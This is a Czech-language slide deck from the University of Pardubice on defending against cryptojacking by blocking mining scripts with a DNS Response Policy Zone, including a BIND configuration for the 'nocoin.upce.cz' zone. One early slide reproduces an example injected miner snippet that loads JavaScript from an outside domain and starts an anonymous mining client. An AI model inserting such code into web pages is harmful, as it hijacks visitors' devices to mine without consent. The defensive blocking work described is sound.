



Studentská 95  
532 10 PARDUBICE  
[www.upce.cz](http://www.upce.cz)

## Obrana proti nechtěné těžbě kryptoměn pomocí DNS



## o těžbě

- 2017 vynález těžby ve webových stránkách
- v naprosté většině je to hack s vložením kódu
- těžba jako sponzoring stránek se neosvědčila

```
<script src="https://www.freecontent.date./oGEx.js"></script>
<script>
  var _client = new Client.Anonymous('535c5f....1f1432', {
    throttle: 0.3
  });
  _client.start();
</script>
```



## nápad s blokací

- snaha zamezit stažení těžařského javaskriptu
- inspirace:
  - rpz.cesnet.cz na blokaci nepovolených hazardních webů
  - Adblock filtr NoCoin




## spouštíme službu blokace

- RPZ v DNS je druh aplikačního firewallu v rekurzivním resolveru
- konfigurace přidání policy zóny do bindu:

```
options {  
    ...  
    response-policy {  
        zone "nocoin.upce.cz";  
    };  
    ...  
};  
  
zone "nocoin.upce.cz" {  
    type slave;  
    masters { 2001:718:603:e195:113:124:0:29; 195.113.124.29; };  
    file "nocoin.upce.cz";  
};
```



## rozšíření těžby



wifi eduroam:  
průměrně  
připojeno 1000  
zařízení



## je to etické?

- browsery samy blokují podvodné stránky
- vydělat se na tom nedá
- rozhodnutí je na správci

